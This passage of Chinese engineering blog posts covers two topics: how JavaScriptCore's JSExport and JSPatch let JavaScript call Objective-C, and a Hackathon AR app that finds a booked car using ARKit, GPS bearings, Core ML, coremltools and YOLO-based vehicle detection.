而我们在生成对象的classinfo的时候（具体代码见”allocateConstructorAndPrototypeWithSuperClassInfo”），还会生成父类的classInfo。对每个实现过JSExport的OC类，JSContext里都会提供一个prototype。比如NSObject类，在JS里面就会有对应的Object Prototype。对于其它的OC类，会创建对应的Prototype，这个prototype的内部属性[Prototype]会指向为这个OC类的父类创建的Prototype。这个JS原型链就能反应出对应OC类的继承关系，在上例中，Person.prototype被赋值为一个mammal的实例对象，即原型的链接过程。


讲完第一个问题，我们再来看看第二个问题。那JSExport是如何暴露OC方法到JS环境的呢？这个问题的答案同样出现在我们生成对象的classInfo的时候：

```
Protocol *exportProtocol = getJSExportProtocol();
forEachProtocolImplementingProtocol(m_class, exportProtocol, ^(Protocol *protocol){
    copyPrototypeProperties(m_context, m_class, protocol, prototype);
    copyMethodsToObject(m_context, m_class, protocol, NO, constructor);
});
```

对于每个声明在JSExport里的属性和方法，classInfo会在prototype和constructor里面存入对应的property和method。之后我们就可以通过具体的methodName和PropertyName生成的setter和getter方法，来获取实际的SEL。最后就可以让JSExport中的方法和属性得到正确的访问。所以简单点讲，JSExport就是负责把这些方法打个标，以methodName为key，SEL为value，存入一个map（prototype和constructor本质上就是一个Map）中去，之后就可以通过methodName拿到对应的SEL进行调用。这也就解释了上例中，我们调用一个没有在JSExport中开放的方法会显示undefined，因为生成的对象里根本没有这个key。

# 总结

JSCore给iOS App提供了JS可以解释执行的运行环境与资源。对于我们实际开发而言，最主要的就是JSContext和JSValue这两个类。JSContext提供互相调用的接口，JSValue为这个互相调用提供数据类型的桥接转换。让JS可以执行Native方法，并让Native回调JS，反之亦然。




利用JSCore，我们可以做很多有想象空间的事。所有基于JSCore的Hybrid开发基本就是靠上图的原理来实现互相调用，区别只是具体的实现方式和用途不大相同。大道至简，只要正确理解这个基本流程，其它的所有方案不过是一些变通，都可以很快掌握。

# 一些引申阅读

## JSPatch的对象和方法没有实现JSExport协议，JS是如何调OC方法的?

JS调OC并不是通过JSExport。通过JSExport实现的方式有诸多问题，我们需要先写好Native的类，并实现JSExport协议，这个本身就不能满足“Patch”的需求。

所以JSPatch另辟蹊径，使用了OC的Runtime消息转发机制做这个事情，如下面这一个简单的JSPatch调用代码：

```
require('UIView')
var view = UIView.alloc().init()
```

1. require在全局作用域里生成UIView变量，来表示这个对象是一个OCClass。
2. 通过正则把.alloc()改成._c(‘alloc’)，来进行方法收口，最终会调用_methodFunc()把类名、对象、MethodName通过在Context早已定义好的Native方法，传给OC环境。
3. 最终调用OC的CallSelector方法，底层通过从JS环境拿到的类名、方法名、对象之后，通过NSInvocation实现动态调用。

JSPatch的通信并没有通过JSExport协议，而是借助JSCore的Context与JSCore的类型转换和OC的消息转发机制来完成动态调用，实现思路真的很巧妙。

## 桥方法的实现是怎么通过JSCore交互的?

市面上常见的桥方法调用有两种：

1. 通过UIWebView的delegate方法：shouldStartLoadWithRequest来处理桥接JS请求。JSRequest会带上methodName，通过WebViewBridge类调用该method。执行完之后，会使用WebView来执行JS的回调方法，当然实际上也是调用的WebView中的JSContext来执行JS，完成整个调用回调流程。
2. 通过UIWebView的delegate方法：在webViewDidFinishLoadwebViewDidFinishLoad里通过KVC的方式获取UIWebView的JSContext，然后通过这个JSContext设置已经准备好的桥方法供JS环境调用。

## 参考资料


1. 《JavaScript高级程序设计》
2. Webkit Architecture🔗
3. 虚拟机随谈1:解释器...🔗
4. 戴铭:深入剖析 WebKit🔗
5. JSCore–Wiki🔗
6. [知乎Tw93]iOS中的JSCore🔗


## 作者简介


- 唐笛，美团点评高级工程师。2017年加入原美团，目前作为外卖iOS团队主力开发，主要负责移动端基础设施建设，动态化等方向相关推进工作，致力于提升移动端研发效率与研发质量。


## 招聘

美团外卖长期招聘Android、iOS、FE 高级/资深工程师和技术专家，base 北京、上海、成都，欢迎有兴趣的同学投递简历到chenhang03#meituan.com。

# 深度学习及AR在移动端打车场景下的应用

作者: 大卫 余烜 魏博

> 本文内容根据作者在美团Hackathon 4.0中自研的项目实践总结而成。作为美团技术团队的传统节目，每年两次的Hackathon已经举办多年，产出很多富于创意的产品和专利，成为工程师文化的重要组成部分。本文就是2017年冬季Hackathon 4.0一个获奖项目的实践总结。

## 前言

2017年在移动端直接应用AI算法成为一种主流方向。Apple也在WWDC 2017上重磅推出Core ML框架。准备Hackathon的过程中，我们就想能否基于Core ML的深度学习能力，结合AR，做酷一点的产品。我们观察到在晚上下班时间，是公司的打车高峰时段，这时候经常会有一堆车在黑暗中打着双闪，你很难通过辨认车牌去找到你叫的专车，所以我们把产品定向为一个打车时帮助用户找到车的App。

很快我们就把上面的想法落地实现了，开发了一个叫做WhereAreYou的简单App应用，相当于AR版本的微信共享位置，只要打开摄像头就可以看到小伙伴们的方位和远近。当然了，应用于打车场景下，就是让用户知道目标车辆从何驶来、距离多远。程序大概结构如图1所示：





图1

## 远距离下使用AR帮助用户找到目标方位

我们用Node.js写了一个简单的服务，用户可以创建一个共享位置的group，其他用户拿到groupID后可以加入这个组，接着程序会通过服务来共享他们各自的GPS信息，同一个group内的成员可以在地图上看到其他成员的位置。值得一提的是，我们添加了一个AR模式，成员点击AR按钮后可以进入，此时摄像头会

被打开，如果同一个组的其他小伙伴方位距离此用户很近，屏幕上就会出现一个3D模型，告诉用户附近有某某小伙伴，距离此地的远近等信息。主要过程和效果如图2所示：


图2

项目做到这里都很顺利，接下来就遇到了一些难点，主要是利用ARKit渲染模型的部分。其中有一个问题是如何把两个GPS空间上的方位反映到用户屏幕上，经过一些努力，我们终于攻克这个难关，这里可以分享一点干货：

1. 首先考虑空间上的两个点 $P_0$、$P_1$，以 $P_0$ 为原点，横轴代表纬度，纵轴代表经度，这样我们可以求得两点位于正北的偏角 $\theta$；





图3

1. 然后通过陀螺仪可以得到当前手机正方向的朝向 $\alpha$；





图4

1. 之后只要将 3D 模型渲染在屏幕正中央俯视偏角 $\gamma = \alpha - \theta$ 处就可以了。






图5

那么问题来了，如何将一个3D模型显示在屏幕正中央 $\gamma$ 处呢？这里就用到了ARKit的ARSCNView中的模型渲染API，跟OpenGL类似，ARSCNView从创建之初会设置一个3D世界原点并启动摄像头，随着手机的移动，摄像头相当于3D世界中的一个眼睛，可以用一个观察矩阵[camera]表示。这样在屏幕正中央俯视偏角 $\gamma$ 处渲染一个3D节点的问题，其实就是如何才能把观测坐标转换为世界坐标的问题。我们首先将物体放在手机前3米处，然后直接根据下图所示公式就可求得最终坐标：




$$p\begin{pmatrix} x \\ y \\ z \end{pmatrix} = [Camera]\left(\left[\gamma_{旋转矩阵}\right]\begin{bmatrix} 0 \\ 0 \\ -3 \end{bmatrix}\right)$$

图6

下面是在ARSCNView每次重新渲染回调中设置模型位置的逻辑：

```
  func renderer(_ renderer: SCNSceneRenderer, updateAtTime time: TimeInterval) {
        guard let renderLocations = self.netGroupInfo?.locations?.filter({ (userLocation) -> Bool in
            return userLocation.userId != GroupMenberManager.sharedInstance.getCurrentUserID()
        }) else {
            return
        }
        DispatchQueue.main.async {
            guard let camera = self.sceneView.pointOfView else { return }
            //当前用户定位
            let currentLocation = UserLocation()
            currentLocation.latitude = GroupMenberManager.sharedInstance.userLatitude
            currentLocation.longitude = GroupMenberManager.sharedInstance.userLongitute
            // 循环处理当前组内其他成员
            for renderLocation in renderLocations {
              // 两点间距离公式求得距离用来控制3D模型字体大小，直观的反应距离的远近
                let distance = currentLocation.distanceFrom(renderLocation)
              // 求得两个用户间的坐标关系
                let angle = currentLocation.angleFrom(renderLocation)
              // 根据上述公式求得3D模型要渲染的最终位置  compassAngle为实时获取的陀螺仪指南针方向
                var position = SCNVector3(x: 0, y: 0, z: -3).roateInHorizontalPlaneBy(angle: self.compassAngle - angle)
                position = camera.convertPosition(position, to: nil)
              //稳定在水平上
                position.y = 0;
              //更新位置
                self.virtualObjectManager.findVirtualObject(renderLocation.userId ?? "")?.scnNode.position = position
              //根据距离更新模型文字和大小
                self.virtualObjectManager.findVirtualObject(renderLocation.userId ?? "")?.changeNodeTextAnSize(text: render
Location.userTitle, distance: distance)
            }
        }
    }
```

写了一个周末差不多把上面功能完成，这个时候对于参赛获奖是没有任何底气的。因为其实这个点子并不十分新颖，技术难点也不够。最主要的痛点是，我们真机联调测试的时候发现，在10m范围内GPS定位的精度完全不可靠，屏幕中渲染的点位置经常错乱。我们之前知道近距离GPS定位会不准，却没想到3D模型在屏幕上对误差的反应这么敏感，这样的话比赛时现场演示是绝对不行的。

既然GPS近距离定位不准无法解决，我们决定在近距离时放弃GPS用另一种方式提醒用户目标在哪里。

## 近距离下使用AI算法找到目标

我们做了一个设想，就是让程序在10米范围能够智能地去主动寻找到目标，然后在手机屏幕上标注出来。

之后我们对视觉算法在移动端实现的现状进行调研，发现随着近几年计算机视觉飞跃式发展，网上各种开源图片分类识别算法有很多，加上2017 年年初Apple推出了非常靠谱的Core ML，所以在短时间内实现一个移动端的“目标发现”算法是可行的。

在确定WhereAreYou需要添加的功能后，我们立足于打车找车这个问题进行调研开发，最后终于实现了一个稳定、高效、实时的基于多种CNN模型混合的车辆发现跟踪算法，下面GIF可以看到效果。





图7

在使用完Core ML之后，真心觉得它确实如Apple在WWDC 2017上所言，性能十分优越。由此可以预见之后几年，在移动端直接应用AI算法的优秀App会层出不穷。

扯远了，上点干货吧！

在说我们的《基于多种CNN模型混合的车辆发现跟踪算法及其移动端实现》之前，先说一下Apple的Core ML能帮我们做到哪一步。

Core ML 是一个可以让开发者很容易就能在应用中集成机器学习模型（Machine Learning Models）的应用框架，在 iOS、watchOS、macOS和tvOS上都可以使用它。Core ML使用一种新的文件格式（.mlmodel），可以支持多种类型的机器学习模型数据，比如一些深度神经网络算法（CNN、RNN），决策树算法（boosted trees、random forest、decision trees），还有一些广义的线性模型（SVM、Kmeans）。Core ML models以.mlmodel文件的形式直接集成到开发应用中，文件导入后自动生成对应的工具类可直接用于分类识别等AI功能。

我们知道通过Keras、Caffe、libsvm 等开源学习框架可以生成相应的模型文件，但这些模型文件的格式并不是.mlmodel。Core ML Tools可以对这些文件进行转换，生成.mlmodel文件，将目前比较流行的开源学习框架训练出的模型直接应用在Core ML上，如图8所示：


图8

coremltools本身是一个Python工具包，它可以帮我们完成下面几件事情：

- 第一点就是刚刚提到的将一些比较出名的开源机器学习工具（如Keras、Caffe、scikit-learn、libsvm、XGBoost）训练出来的模型文件转换为.mlmodel。
- 第二点是提供可以自定义转换的API。打个比方，假设Caffe更新到了Caffe 3.0，本身模型的文件格式变了，但coremltools还没来及更新，这时就可以利用这些API自己写一个转换器。
- coremltools工具本身可以使用上述所说的各种开源机器学习工具训练好的模型进行决策。

看到这里是不是内心很澎湃？是的，有了这个工具我们可以很方便地把训练好的模型应用到Apple设备上，所以赶紧安装吧！步骤很简单，机器上有Python（必须是Python 2.X）环境后执行pip install –U

coremltools就好了。

那如何进行转换呢？举一个例子：

我们可以到 Caffe Model Zoo 上下载一个公开的训练模型。比如我们下载web_car，这个模型可以用于车型识别，能够区分奔驰、宝马等诸多品牌的各系车型约400余种。下载好web_car.caffemodel、deploy.prototxt、class_labels.txt这三个文件，写一个简单的Python脚本就可以进行转换了。

```
import coremltools

# 调用caffe转换器的convert方法执行转换
coreml_model = coremltools.converters.caffe.convert(('web_car.caffemodel', 'deploy.prototxt'), image_input_names = 'data', cl
ass_labels = 'class_labels.txt')

# 保存转换生成的分类器模型文件
coreml_model.save('CarRecognition.mlmodel')
```

coremltools同时还提供了设置元数据描述的方法，比如设置作者信息、模型输入数据格式描述、预测输出张量描述，较为完整的转换脚本如下：

```
import coremltools

# 调用caffe转换器的convert方法执行转换
coreml_model = coremltools.converters.caffe.convert(('googlenet_finetune_web_car.caffemodel', 'deploy.prototxt'), image_input
_names = 'data', class_labels = 'cars.txt')

# 设置元数据
coreml_model.author = 'Audebert, Nicolas and Le Saux, Bertrand and Lefevre Sebastien'
coreml_model.license = 'MIT'
coreml_model.short_description = 'Predict the brand & model of a car.'
coreml_model.input_description['data'] = 'An image of a car.'
coreml_model.output_description['prob'] = 'The probabilities that the input image is a car.'
coreml_model.output_description['classLabel'] = 'The most likely type of car, for the given input.'

# 保存转换生成的分类器模型文件
coreml_model.save('CarRecognition.mlmodel')
```

上面所说的“可以让开发者很容易地在应用中集成机器学习模型”是什么意思呢？是指如果你有一个CarRecognition.mlmodel 文件，你可以把它拖入到Xcode中：





图9

Xcode会自动生成一个叫做CarRecognition的类，直接使用其预测方法就好了。比如对一个汽车图片做识别，像这样：

```
let carModel = CarRecognition()
let output = try carModel.prediction(image: ref)
```

基于上述Core ML提供的功能结合一些开源模型算法我们完成了《基于多种CNN模型混合的车辆发现跟踪算法及其移动端实现》。

首先说一下大概的算法流程，还记得本文一开始在图1中提到的WhereAreYou程序结构图吗？现在我们在AR模块中添加主动寻找目标的功能。当目标GPS距离小于50米时，算法被开启。整个识别算法分为目标检测、目标识别以及目标追踪。当摄像头获取一帧图片后会首先送入目标检测模块，这个模块使用一个CNN模型进行类似SSD算法的操作，对输入图片进行物体检测，可以区分出场景中的行人、车辆、轮船、狗等物体并输出各个检测物体在图片中的区域信息。

我们筛选所有汽车目标，将对应物体的图片截取后送入目标识别模块，对车型进行识别。之后拿到识别出的车型跟车主上传的车型进行对比，如果车主的车型跟识别出的结果一致，就将当前帧和目标区域送入目标跟踪模块，并对当前车辆进行持续跟踪。当然如果跟踪失败就从头进行整个过程。具体如图10所示：





图10

下面说一下为什么要结合这三种算法进行“寻找车主汽车”这个任务：

大家应该还记得刚刚介绍coremltools的时候举的一个例子，在例子中我们在Caffe Model Zoo下载了一个车型识别的算法模型。没错，我们这个结合算法其目标识别模块中用的车型识别正是这个模型。最初调研时，在caffe上找到这个开源模型很开心，觉得把这个模型下载好后转换一下应用到工程中就完事了。结果发现，实际上将拍摄到的整幅图片送入这个模型得到的识别正确率几乎为零。分析原因是因为这个模型的训练数据是汽车的完整轮廓，而且训练图片并无其它多余背景部分。而现实中用户不可能只拍汽车，场景中汽车只是很小的一个区域，大部分还是天空、马路、绿化带等部分，整幅图片不做截取直接进行处理识别率当然不行。所以只有先找到场景中的车在哪，然后再识别这个是什么车。

在一副图片中标定场景中出现的所有车辆的位置，其实就是SSD问题（Single Shot MultiBox Detector），进一步调研可以了解到近几年基于CNN的SSD算法层出不穷，各种论文资料也很多。其中要数康奈尔大学的YOLO算法尤为出名。更重要的是原作者提供了一个他训练好的模型，这个模型在GitHub上就可以下载，没错我们结合算法其目标检测中的模型算法就是使用的这个→_→ 。

YOLO算法的一个特性就是其检测识别速度十分快，这是由其网络结构和输入结构决定的。YOLO模型输出张量结构决定了在屏幕上如何截取对应图片区域，这里简单介绍一下，概念不严谨之处还请各位不吝赐教。如图11所示，YOLO算法将输入图片分为13 × 13个小块，每张图片的各个小块对应到其所属物体的名称和这个物体的范围。打个比方图11中狗尾巴处的一个小块对应的是狗和这个狗在图片中的位置（dog、x、y、width、height），算法支持20种物体的区分。通过网络预测得到的张量为13 × 13 × 125。

其具体意义是一张图片中所有小块（共13 × 13个）每次预测得到5组结果，每组结果对应一个矩形区域信息（x、y、width、height）代表本小块所属的目标区域，同时给出这个区域确信是一个目标的概率（confidence，这里的“确信是一个目标”是指20种物体任意一个即可），还有 20种物体各自的确信概率。即125 = 5 × 25（x、y、width、height、confidence、Class1Confidence、Class2Cconfidence……）。了解这点后我们就不难截取最终识别结果所对应的图片区域了（当然只选取置信率比较高的前几个）。





图11

图12展示了YOLO高效地执行结果，图13展示了YOLO目标检测与车辆识别结合后的执行效果。


图12


图13

算法到此时可以算是差不多了，但从图13中还是可以看到一些问题：

识别的结果并不是每帧图片都是对的，而且也并不是每帧图片都能检测出场景中的每一个车辆。这样就会导致在屏幕上标注车辆位置提示用户时会出现断断续续。经过调研后我们又加入了目标跟踪的模块。目标跟踪的任务比较好理解，输入一帧图片和这张图片中的一个区域信息，要求得出下一帧中这个区域对应图像所在位置，然后迭代此过程。目标跟踪算法在深度学习火起来之前就比较成熟了，文献和开源实现都比较多，我们选用 CoreML官方提供的跟踪模块进行处理，实验效果发现还不错，最终结果如上（图7）所示。

各个模块执行时间统计如下：

| 模块名称 | 评价执行时间 | 正确率 |
| --- | --- | --- |
| 目标识别 | 0.05秒/帧 | 76.8 mAP |
| 车辆检测 | 0.02秒/帧 | 76.1 mAP |
| 目标跟踪 | 0.01秒/帧 | NAN |

图14

## 总结

《基于多种CNN模型混合的车辆发现跟踪算法及其移动端实现》这个项目由于时间原因还有很多缺陷，诚如当时评委意见所说的那样“核心算法都是使用网上现有模型，没有自己进行训练”，此算法可以提高优化的地方有很多。比如添加车辆颜色、车牌等检测提高确认精度，优化算法在夜间、雨天等噪声环境下的表现等。

最后，通过这个项目的开发实现让我们知道在移动端应用CNN这样的学习算法已经十分方便，如图15这样构建的移动端AI程序的执行速度和效果都很不错。希望我们的WhereAreYou项目就像能够帮助用户更快找到车一样，给前端工程师提供多一些灵感。相信未来前端工程师能做的可以做的需求会越来越有趣！

